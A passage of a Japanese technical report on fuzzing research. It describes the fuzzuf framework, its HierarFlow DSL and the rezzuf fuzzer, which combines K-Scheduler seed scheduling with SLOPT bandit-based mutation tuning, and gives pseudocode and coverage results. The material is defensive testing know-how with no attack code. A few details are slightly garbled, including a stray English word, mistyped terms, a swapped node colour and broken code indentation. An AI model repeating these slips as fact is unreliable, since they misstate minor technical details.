ファジングフレームワークである **fuzzuf** を開発したことで、ファジングにおける各段階のアルゴリズムを専用の DSL である **HierarFlow** を用いて自由に組み替え、新たなファジングアルゴリズムを容易に開発する事が可能となった。このような背景から、我々は成果を挙げている手法をファジングアルゴリズムの各段階に採用し、より高性能で汎用的なファジングアルゴリズムである **rezzuf** を開発した。具体的には図 3. 3. 2.1 に示すように、シードスケジューリングに **K-Scheduler** を、変異アルゴリズムのパラメータ最適化に **SLOPT** を採用している。




図 3. 3. 2.1 rezzuf の設計概要

他手法に比べた rezzuf の優位な点は、ファジングアルゴリズムの各段階において他のファザーより性能が高い手法を利用したことである。これは rezzuf が fuzzuf 上に実装されたことで柔軟なアルゴリズムを開発可能となったために実現した。表 3. 3. 2.1 は rezzuf の開発にあたって他のファザーと SLOPT+K-Scheduler の組み合わせを我々が定性的に比較検討した結果である。

表 3. 3. 2.1 主要なファザーと rezzuf (K-Scheduler + SLOPT) の比較

Fuzzer	Type	評価
AFL	Greybox	多くのファザーのベースとなっているファザーであり、後継手法の方が高性能な傾向にある
AFLFast	Greybox	rezzuf 開発時点で比較的性能が高かったが、K-Scheduler + SLOPT がそれを上回った
IJON	Greybox	ユーザーによるアノテーション付与やインタラクションが必要で自動化に向いていない
VUzzer	Greybox	テイント解析のオーバーヘッドが大きく、さらに拡張性に乏しい
libFuzzer	Greybox	ライブラリファジングであり、プログラムを対象とするファジングに向いていない
MOpt	Greybox	SLOPT の先行研究であり、評価実験において SLOPT が性能を上回った
K-Scheduler + SLOPT	Greybox	ベースとなっている手法に 2 つの最適化を加えていることから性能が高い
SymCC	Concolic	パスの探索や制約解決のために用いる SMT ソルバーのオーバーヘッドが大きく、拡張性に乏しい
Eclipser	Greybox Concolic	パスの探索や制約解決のために用いる SMT ソルバーのオーバーヘッドが大きく、拡張性に乏しい

表 3. 3. 2.1 に示すように、K-Scheduler と SLOPT はファジングの各段階に高度な最適化手法を組み込むものであるため、ベースとなっているファザーや既存の広く使われているファザーに比べて性能が良いと結論付けた。また、K-Scheduler と SLOPT はいずれも AFL のような Greybox-Fuzzing に組み込みやすい設計となっており、これによって Greybox-Fuzzing の PUT や状況に依らないという汎用性の高さを維持することも評価点である。

以下では、rezzuf の実装のために用いたフレームワークの fuzzuf と使用したアルゴリズムである K-Scheduler と SLOPT について説明する。

(1) fuzzuf

ファジングはソフトウェアテスト手法の一つで、テスト対象のプログラムに多様な入力を与え、異常動作が起きないかを検証する方法として広く使われている。特にセキュリティ分野では、メモリ破壊バグなどの脆弱性を発見するための手段として有用であるが、その後の研究によってプログラムの挙動をより深く解析できるアルゴリズムが数多く提案され、多様なファザー(ファジングツール)が乱立しているのが現状である。こうしたファザーは **AFL** や **libFuzzer** などに代表されるように、カバレッジを活用して効率良く新しい経路を探索する手法や、動的解析手法を取り入れて入力生成をガイドする手法など、多岐にわたる技術の組み合わせによって開発が進められてきた。

しかし、ファザーのアルゴリズムを改変・拡張しようとする、しばしば「既存のファザーへパッチを当てる」という方法が採られがちである。これは研究者にとって、すでに存在するコード資産を活用する上で合理的な手段といえる反面、元となるファザーが改良やバージョンアップを続けた際に追従が難しく、パッチ側の更新が停止してしまうと互換性や再現性が損なわれやすいという欠点があった。あるいは、既存のフレームワーク上で記述することが難しい特殊なファジンググループ(ファジング中に繰り返し実行される一連の動作フロー)を扱いたい場合には、フルスクラッチで新たなファザーを組み上げなければならないことも多く、膨大な実装コストや既存手法との比較の難しさを招いていた。これらの問題を解決し、さまざまなアルゴリズムを簡潔かつ柔軟に実装できるようにするファジングフレームワークとして **fuzzuf** を開発した。

fuzzuf の大きな特徴の一つに、**HierarFlow** と呼ばれる独自の DSL (ドメイン固有言語) の導入が挙げられる。これは、ファザー内部で実行される処理フローを木構造として捉え、それを C++ の変異操作オーバーロードなどを用いて記述できるようにした仕組みである。コード 3. 3. 2.1 に示されるようにファジング処理は概念的に「シード選択→ミューテーション→実行→評価→キュー更新」といった流れに集約されることが多い ([2]) が、実際にはそれぞれのステップで複数の操作が行われたり、順序が変化したり、別のループ構造を取る場合がある。たとえば **AFL** ではビットフリップ、バイトフリップ、算術演算といった段階的なミューテーション手法を使い分け、実行結果や最適化用情報によっては行う操作が変化する。さらに **VUzzer** のように先にシード全体を評価してスコアを付与し、それに応じてタレント解析を行うなど、典型的なミューテーション→実行→評価の形からは外れるループを持つ手法もある。そこで、各ステップを単純に横割りや縦割りに抽象化すると柔軟性が欠けてしまうが、**HierarFlow** を使うことで、見かけのループ構造や分岐のパターンをそのまま木構造上に表現し、実装者が後から自由に挿入や置換を行いやすくなっている。

```
while(true){
    /* conf ← SCHEDULE(C) */
    seed = select_seed(seed_queue);

    /* tc ← INPUTGEN(conf) */
    new_input = mutate(seed.input);

    /* B',execinfos ← INPUTEVAL(tc, O_bug) */
    feedback = execute(new_input);

    /* C ← CONFUPDATE(C, tc, execinfos) */
    seed_queue = add_to_queue(seed_queue, new_input, feedback);
}
```

コード 3. 3. 2.1 ファジンググループ処理の流れ

この HierarFlow による記述の利点は、まずアルゴリズムの実行フローを DSL 上で簡潔に

可視化できることにある。論文などで提示する擬似コードに近い形で、処理単位をブロックとしてつなげていくようにファジンググループを定義できるため、他の研究者がフロー全体を把握しやすく、再現性を検証しやすい。ファザーの独自性を示す主要アイデアだけを差分として把握できる点も重要である。たとえば、AFLの実装を **HierarFlow** で書き下した場合は、ビットフリップやバイトフリップなど異なる操作をするノード群を、兄弟ノードとして一括管理する親ノードにぶら下げるといった構造で記述する。そこには自動辞書生成のような派生処理も同様にぶら下げ、実行結果を受け取って次のノードへ進むか、別のノードにスキップするかといった流れまで明確に示すことができる。**VUzzer** のようにシードキューの全体を走査してスコアを付けてからテイント解析を呼び出すといった特殊な手順も、親子・兄弟関係を再帰的に定義するだけでシンプルに表現できる。

また、**fuzzuf** では複数のファザーを同居させる際に共通利用できるコンポーネントや、計装ツールを切り替える **Executor** の仕組みなども提供している。これにより、例えば **AFL** 系手法や **VUzzer** 系手法が要求する機能が重複している場合、既存のクラスを流用するだけで済む。さらに、実行対象バイナリへのカバレッジ計測を **Pin** や **QEMU** を用いて行う場合は **PinToolExecutor** や **QEMUExecutor** を、**Android** 向けのファジングでは **AndroidExecutor** の実装を利用するといった形で切り替えが将来的に容易になる設計が進められている。しかし、現状ではすべての **Executor** が互換的に使えるわけではなく特定のアルゴリズムでしかサポートされていないものもあるため、今後のリファクタリングと拡充が課題となっている。

fuzzuf におけるファジングアルゴリズムの具体的な実装の現状は次のようになっている。まず、**AFL** や **AFLFast** に関してはオリジナルコードと同等のコア機能をほぼ完全に再現しており、速度面でも一定の改善を実現した。一方、**libFuzzer** はオリジナルのインプロセス型とは異なり、現時点では外部プロセス実行型として動いているため、同一環境での性能比較には注意が必要となっている。**VUzzer** や **NEZHA** ([9]) など、そもそもオリジナル実装と比較が難しい手法については、アルゴリズムの基礎的な流れを再現しつつ、より汎用的に活用できるよう設計されている段階である。これらの改良や検証を続けていくことで、論文で提示された先端的なアイデアを誰でも扱いやすくし、また異なる手法同士の性能や発見バグ数を **fuzzuf** 上で公平に比較できるプラットフォームに育て上げることを目的としている。

将来的には、**QSYM** ([37]) など多くのファジング手法を **fuzzuf** 上に統合する計画である。こうしたアルゴリズムはそれぞれで大きく構造が異なり、オリジナルの実装に依存する部分が多いが、**fuzzuf** が目指すところは「アルゴリズムの本質的なステップを分解し、木構造上の **DSL** で表現すれば、フレームワーク上で一貫して扱うことが可能である」という信念に基づいている。そのため、既存コードとの厳密な互換性よりもアルゴリズムの理論的性能をフレームワーク上にきれいに再現することを優先課題とし、必要に応じてテイント解析やハイブリッド実行など、特殊な機能を柔軟に組み込めるよう拡張を検討している。こうした設計方針は、研究者が自分の開発したアイデアを最小限の労力で実装し、従来手法との性能比較をクリアかつ再現性の高い形で行える可能性を示している。

(2) K-Scheduler

K-Scheduler は、ファジングの性能を左右するシード選択の仕組みを、制御フローノードの「中心性」に基づいて最適化する手法である。この手法の背景には、ファジングにおいて多数のシードをどの順番でテストしていくか（シードスケジューリング）が非常に重要であるという事実がある。ファジングでは通常、シードとして入力を取り込み、それをもとにプログラムを実行してカバレッジを計測し、新たに発見されたパスやエッジがあればそれを次のシード候補に加える。しかし、シードを選ぶ順番や各シードに割り当てる **mutation** (変異) 回数の違いによって、得られるカバレッジや発見できるバグ数は大きく変わる。従来の代表的な手法としては、過去に希少なパスを踏んだシードを優先する方法や、到達しにくいエッジを狙う方法、シードごとの実行時間やメモリアクセスなどに基づいて優先度を付ける方法などが知られている。**K-Scheduler** は、これら従来の指標に加えて制御フローノード同士の「つながり方」を大域的に把握し、より多くの未到達エッジへ到達しやすいシードを優先度

高く選べるように設計されている。

ファジングの基本的な流れを簡単にまとめると、(1)シードコーパスを用意し、(2)そこからあるシードを選ぶ (Seed Scheduling)、(3)選んだシードをさまざまな形で変異させ、(4)実行した結果、新しいカバレッジが見つかった変異入力をコーパスに追加し、(5)他のシードを選び続ける——というサイクルである。図示すると、図 3. 3. 2.2 のように「Seed コーパス」からシードを選び、変異を施し、新しいコードをカバーできた変異シードを追加していく、という流れが繰り返されるイメージになる。このうち「どのシードを選ぶか」はファジング全体の探索効率を左右する大きな要素であり、これを最適化する発想として K-Scheduler が提案された。




図 3. 3. 2.2 ファジングにおけるシード選択の流れ

K-Scheduler の中心的な考え方は、シードがどの程度「多くの未到達ノード（またはエッジ）に近い」かを推定し、その値が大きいシードを優先的に変異することである。未到達部分が多く存在する近傍を効率的に探索できるシードほど、新しいパスやエッジを見つけやすいという直感に基づく。ここで「シードがどの程度多くの未到達エッジに近い」を求めるために、K-Scheduler では主に次のステップを踏む。まず、静的に関数間 CFG を構築し、プログラム内のすべてのベーシックブロック（ノード）と、それらをつなぐエッジをまとめる。次に、ファジングで実行済みのシードたちがカバーしている「訪問済みノード」と、まだ一度も到達していない「未訪問ノード」を区別し、その境界にあたるノード（まだ訪問されていないが親ノードが訪問済みであるようなノード）を「Horizon Node（地平ノード）」と呼んで取り出す。図 3. 3. 2.3 の概念図を例にすると、灰色で示される訪問済みノード群の外側に白色の未訪問ノード群があり、ちょうど灰色と白色の境界に位置する部分が Horizon Node である。ファジングで新たなカバレッジを得るためには、この Horizon Node にまず到達し、その先の未訪問領域に踏み込む必要があるため、ここをより多く攻略できそうなシードを重視して選ぶのが合理的といえる。




図 3. 3. 2.3 Horizon Node

Horizon Node を同定したら、今度は元の CFG を部分的に再構築して、「Edge Horizon Graph」と呼ぶグラフを作る。図 3. 2. 3.2 (3. 2. 3 項) の模式図では、従来の CFG から訪問済みノードを除去し、代わりにそれぞれのシードノードを追加して、各シードが踏んでいるパスの末端から到達しうる Horizon Node へ向けてエッジを張る。こうすることで、各シードがどの Horizon Node を狙えるかが明確になる。なお、図 3. 3. 2.3 における訪問済みのノード (白色部分) は除去しておかないと、すでに到達済みの領域まで含めて中心性が不自然に高まってしまう恐れがある。また、プログラムにはループがある場合が多いが、中心性の計算においてループがあると循環的な寄与が過大評価されるため、K-Scheduler ではこの Edge Horizon Graph を DAG (有向非巡回グラフ) に変換し、ループを除去している。具体的には、あるノードから同じノードに再び戻ってくるような経路は切ってしまうことで、中心性評価が正しく機能するようにする。

Edge Horizon Graph が得られたら、そこに含まれる各シードノードの「中心性」を算出する。中心性の計算はいくつか有名な指標があるが、K-Scheduler では Katz Centrality (カッツ中心性) を用いることが特徴である。図 3. 3. 2.4 で例示すると、Katz Centrality は隣接ノードの中心性の総和に一定の減衰率を掛け合わせ、それに外部からのバイアス値 (β ベクトル) を加算することで全ノードのスコアを同時に更新していく反復手法で定義される。これによって、「近距離にたくさんの未訪問ノードがあるほどスコアが高くなるが、遠距離にあるノードほど貢献度合いが段階的に低下する」という性質を持つ。これは「プログラムの深い箇所にあるエッジほど到達難易度が高い」「未訪問ノードから親へは到達していても、そこから先へ行くのはさらに困難」という現実的な状況をうまく反映しているといえる。さらに、K-Scheduler では過去の変異がどのくらいそのノードに近づけたか、あるいは到達に失敗したかといった統計情報を β 値として組み込み、到達が難しそうなノードは中心性を下げるようにしている。こうした重み付けを加味することで、形だけ近くに未訪問ノードがあるだけのシードより、実際に到達可能性が高い未訪問ノードに近いシードを高く評価できる。




図 3. 3. 2.4 Katz Centrality の計算

K-Scheduler のファジングフローへの組み込みは概念的には単純である。まず一定時間ごと、もしくは新たなカバレッジが発生したタイミングで、CFG を用いた Edge Horizon Graph を更新し、Katz Centrality でシードノードをスコアリングする。そして、スコアが高いシードほど変異の回数 (mutation budget) を増やしたり、優先的にキューから取り出したりするようにする。これを LibFuzzer や AFL などのファジングエンジンに合わせて実装することで、ほかの部分の変異アルゴリズムは既存のものをそのまま流用できる。具体例として、LibFuzzer ではシードを選ぶ確率を中心性に基づいて正規化し、AFL では中心性スコアをそのままシードのエネルギー値として割り当てる。さらに、QSYM のようなハイブリッドファジング手法でのコンコリック実行シードの優先度にも同じ考え方を応用でき、未到達部分を狙いやすいシードを効率よくコンコリック実行に回すことで、パス探索を加速することが報告されている ([37])。

K-Scheduler の性能評価は、libxml2 や libpng、sqlite、freetype などを含む実際のプログラム群に対して 24 時間など一定時間ファジングを行い、カバレッジ (edge coverage や feature coverage) や発見したバグ数を測定する実験によって行われている。比較対象には、希少なパスを優先する AFLFast ([6]) や、希少なエッジを狙う FairFuzz ([98])、さらに LibFuzzer の既定のスケジューラや Entropic ([99]) などが含まれる。実験結果は、多くの対象プログラムで K-Scheduler がより高いカバレッジを獲得する傾向を示した。特に短時間 (例えば 1 時間) での探索効率の向上が大きく、Entropic と比較して feature coverage が 25% 以上向上するケースもあった。長時間の実行になると、従来手法もいずれ未訪問領域に到達するため差が小さくなるが、それでも K-Scheduler のほうが良い値を示す場合が多い。バグ検出の実績についても、binutils の各種ユーティリティでメモリ破壊系の不具合を追加発見できるなどの成果が報告されている。これらの結果から、制御フロー情報を中心性という形で統合的に扱うことが、従来の履歴ベース・確率ベースな手法では見落としがちな「本当に未カバー領域に近い」シードを見極めるうえで有効であると考えられる。

オーバーヘッドの観点では、関数間 CFG の生成と Katz Centrality の計算が追加的な処理になるため、従来の単純なスコアリング手法に比べれば多少の時間はかかる。しかし実際の実験では、K-Scheduler が追加で使うリソースは CPU コア 1 つ分程度に収まり、ファジング全体から見ると 1~2% 程度のオーバーヘッドが多いと報告されている。K-Scheduler では Katz Centrality の計算に反復法 (power method) を用いる。Katz Centrality を厳密解で求める場合、大きな行列の逆行列を計算する必要があるが、この反復法を用いることで効率よく近似解に収束させる仕組みとなっている。また、Horizon Node 抽出やループ除去といったグラフ変換処理も、随時部分的に更新することで大きな再解析を避け、計算負荷を下げている。

K-Scheduler のアルゴリズムが本質的にターゲットとしているのは「各シードが未到達コ

ードをどの程度カバーする可能性があるか」の推定である。理想的には、各シードが取りうるすべての変異パスを解析し、実際に到達可能なエッジやベーシックブロックの数を正確に数えたいところだが、実行経路の数は実質的に膨大で、分岐の到達可能性を計算するのは極めて高コストである。そこで、**Katz Centrality** による中心性評価は、到達しにくいブロックは重みを下げ、近距離にあるノードを積極的にカウントするという工夫で、「多くの未到達ノードに比較的近い」というシードを合目的に引き上げる近似を行っている。つまり「距離が遠いノードほど寄与度を減衰させて加算する」「親ノードまでは到達できるのに子ノードには到達できなかった回数が多い場合、その子ノードの重みを下げる」といった仕掛けが有効に働くことで、計算コストを抑えながら精度の高いスコアリングが可能になる。

以上のように、**K-Scheduler** は関数間 CFG 上で **Horizon Node** を明確化し、シードノードと未到達領域の境界を中心性分析 (**Katz Centrality**) で評価して優先度を付ける手法である。すでに訪問されたノードを削除することで不要な影響を除外し、ループを削除して有向非巡回グラフ化することで循環的寄与を排除し、過去の変異失敗回数をバイアス β 値として組み込むことで到達しづらいノードを適切に評価低下させる。これらの工夫により、従来の単純なヒューリスティックを凌ぐカバレッジ獲得能力やバグ発見性能を示している。**LibFuzzer** や **AFL** といったカバレッジ指向ファジングだけでなく、**QSYM** などのハイブリッド手法におけるコンコリック実行のシードスケジューリングにも有効性が示唆されており、今後さらなる拡張や適用範囲の広がりが期待される。実装上は、**K-Scheduler** を独立したプロセスとして動かし、そこから各シードのエネルギー (優先度) を割り当てる形が一般的であるため、ファジングエンジンの変異ステージを大きく書き換える必要は少ない。計算コストも大きくなく、実運用でも組み込みやすい設計である。

K-Scheduler の結果をさらに改善するためには、例えば不正確な CFG (特に間接呼び出しなどで静的解析が難しい部分) をどう扱うか、あるいは α や β などのパラメータ調整を動的に最適化するか、といった課題が残っている。また、中心性自体にも複数の定義があり **Katz Centrality** 以外の中心性を用いて比較したところ、表 3. 3. 2.2 に示すようにプログラムの種類によっては **PageRank** や **Eigenvector** など別の指標のほうが局所的に優秀な結果を出すプログラムもあった。ただし総合的に見ると、距離減衰や到達困難性を一括して扱える **Katz Centrality** が堅牢な選択肢であり、**AFL** や **LibFuzzer** ベースの様々なスケジューラと比較しても着実にカバレッジを増やしやすいう手法であることが示されている。

表 3. 3. 2.2 指標ごとの平均カバレッジ

プログラム	Katz	Pagerank	Eigenvector	Degree
手法				
freetype	51184	44394	40723	38322
libxml2	39240	29575	28473	28014
lcms	2886	2071	1557	2054
harfbuzz	35017	28563	26253	27584
libjpeg	10974	9250	10454	8713
libpng	5001	4804	4505	4923
openssl	14520	13035	13385	13555
openthread	6525	5201	5380	5298
re2	31292	32309	29648	29595
sqlite	73532	68328	65538	63997
vorbis	9106	8129	7470	9363
zlib	2711	2410	2323	2404

(3) SLOPT

SLOPT は、Greybox-fuzzing における変異 (mutation) のパラメータを強化学習の一種であるバンディットアルゴリズムを用いて最適化する手法である。SLOPT では、既存のファジング手法に対して大きな変更を加えず、バンディットアルゴリズムの利点を活かしてコードカバレッジを向上させる枠組みを提案している。特に、従来のファジング手法では一度の突然変異で複数種のミューテーション変異操作を同時に適用するのが一般的であったが、SLOPT では単一種の変異操作のみを繰り返し適用する「バンディットフレンドリー」な変異方式を導入することで、どの変異操作が貢献したかを明確に判定しやすくしている。また、複数種のミューテーション変異操作を一括で使う場合に生じる「Credit Assignment 問題」を避ける狙いもある。以下では、SLOPT の概要、背景となるバンディット問題との関連、既存手法との比較などをまとめる。

従来の Greybox-Fuzzing における変異アルゴリズムは、AFL ファミリーのように、乱数を用いて複数種の変異操作を一括で適用する「havoc」方式が一般的であった。これは複数の変異操作を混ぜて一度に適用するため、一度の入力生成で多数の箇所を破壊的に変異できる利点がある。しかし、新しい実行経路やクラッシュが見つかったとき「どの操作が役立ったのか」の判定が難しくなるという問題点がある (Credit Assignment Problem)。図 3. 3. 2.5 の例では、シードに対して減算と排他的論理和の 2 つの変異操作を行っているが、どちらの操作が改善に寄与したかを判断できない。

そこで、SLOPT では、複数種の操作を同時に使うのではなく「1 種類の操作をまとめて n 回適用する」形式に少し変更することで、ある入力が新たな実行経路を発見した際に「どの操作が効果的だったのか」を一意に割り当てられるようにしている。このようにして、貢献度が直接どの操作かに紐づくため、バンディットアルゴリズムと相性が良いという仕組みとなっている。




図 3. 3. 2.5 Credit Assignment Problem の概要

次に SLOPT は、変異操作だけでなく「一度の変異において操作を何回適用するか (Batch size)」もバンディットアルゴリズムで最適化する。具体的には、2 の冪数回を適用回数の候補とし、そのうちどれを採用するかを動的に調整する。変異操作を何回行うかによって、入力が大きく破壊されすぎて有用なテストケースが生まれなくなること Alternatively、逆に破壊が少なすぎて新経路を発見しづらくなることもあるので、この Batch Size はファジング効率を左右する重要なパラメータである。SLOPT では、シードのサイズ (バイト数) によって最適な Batch Size が異なることを示し、シードサイズの範囲を複数のグループに分けて、それぞれに対応するバンディット問題インスタンスで Batch size を選択する方式を提案している。

また、バンディットアルゴリズム自体も様々な手法が存在する。たとえば UCB1 や Thompson Sampling といった「確率的バンディット」向けの古典的手法に加え、EXP3 のように「敵対的バンディット」向けアルゴリズムもある。ファジングをバンディット問題として捉えた際は「新規経路が徐々に現れにくくなる」という非定常的な特徴があるため、一見す

ると EXP3 など敵対的バンディットが望ましく見える。しかし実験によると、むしろ Thompson Sampling などの確率的バンディット手法のほうが良好な結果を示す場合が多い。SLOPT では、実験的にもっとも性能が安定しやすかった Thompson Sampling を標準採用としている。ただし、非定常問題に特化した discounted Thompson Sampling や、EXP3 を拡張した EXP3++ のような手法を組み込むことで、特定の対象プログラムでは性能向上が期待される場合もある。

以上をまとめると、SLOPT は全体としてコード 3. 3. 2.2 に示すような流れで動作する。

まず、シードとなるテストケースを選んだあと、そのシードのサイズを調べる。シードサイズに応じて複数用意されているバンディットインスタンスのうち、該当する大きさのバケットに対応するインスタンスを取り出し、そこから変異操作を一つ選択する（バンディット問題ではこれを腕やアームと呼ぶ）。ついでバッチサイズを選択するための別のバンディットインスタンスへ行き、変異操作ごとに独立して管理しているアームの中から、一度に適用する回数（たとえば 2、4、8 回など）を決める。選ばれた変異操作をその回数だけシードに適用して入力を生成し、プログラムへ与える。もし新たな経路が発見できれば、その変異操作を選んだバンディットインスタンス、およびバッチサイズを選んだインスタンスに対して報酬 1 を与える。新たな経路が見つからなければ報酬 0 である。これを繰り返すことで、それぞれのインスタンスはどの変異操作・バッチサイズがプログラムにとって効果的かを自動で学習する。

```
def run_slopt(initial_seeds, program):
    """
    initial_seeds : 初期シード集合
    program       : テスト対象プログラム
    """
    # (1) シードキューを構築
    queue = list(initial_seeds)
    crashes = []

    # (2) バンディットインスタンスを準備
    # op_bandit      : 演算子選択用（「単一演算子」モデル）
    # batch_bandits  : バッチサイズ選択用（演算子 × シード長グループ）
    op_bandit = Bandit(num_operators)
    batch_bandits = {op: {g: Bandit(max_exponent=7) for g in range(5)}
                     for op in range(num_operators)}

    # (3) メインループ
    while not time_exhausted():
        # 3-1 シード選択（AFL++ のスケジューラ等を流用可）
        seed = schedule_seed(queue)

        # 3-2 演算子を 1 種類だけ選ぶ
        op = op_bandit.pull_arm()

        # 3-3 シード長からグループを求め、対応するバンディットで
        #       バッチ指数 t を選択（バッチサイズ = 2**t）
        g = size_group(len(seed))          # 0-4 の整数
        t = batch_bandits[op][g].pull_arm()
        k = 2 ** t                          # 具体的な変異回数
```

```

# 3-4 変異を実行（同一演算子 op を k 回適用）
mutated = mutate(seed, op, k)

# 3-5 プログラム実行 → フィードバック取得
result = execute(program, mutated)
reward = 1 if discovers_new_path(result) else 0

# 3-6 報酬をバンディットにフィードバック
op_bandit.reward(op, reward)
batch_bandits[op][g].reward(t, reward)

# 3-7 新経路ならシード登録，クラッシュなら別途保存
if reward:
    queue.append(mutated)
if causes_crash(result):
    crashes.append(mutated)

```

コード 3. 3. 2.2 SLOPT の動作フロー

このアルゴリズムを AFL++ ([100]) というオープンソースの Coverage-Based Fuzzing ツールに適用した実装である「SLOPT-AFL++」を用い、FuzzBench ([101]) や Magma ([102]) といった代表的ベンチマークで評価したところ、AFL++より高いカバレッジを獲得することが多く確認された。さらに、既存研究で提案されている MOpt ([7]), Karamcheti らの手法 ([95]), HavocMAB ([94]), CMFuzz ([96]) を AFL++にそれぞれ組み込んで比較したところ、SLOPT-AFL++は多くの対象プログラムで最良あるいはそれに近い性能を示す。一部のプログラムでは他の手法がわずかに上回る結果もあったが、平均すると SLOPT が最も優位であることが示された。興味深い点としては、従来型のように複数種の変異操作を混在させる手法が特定のプログラムでは高い性能を発揮する例もある一方、SLOPT は全体的にみると大きく劣化するケースが少なく、よりプログラム非依存で安定しやすい傾向がうかがえるということがある。

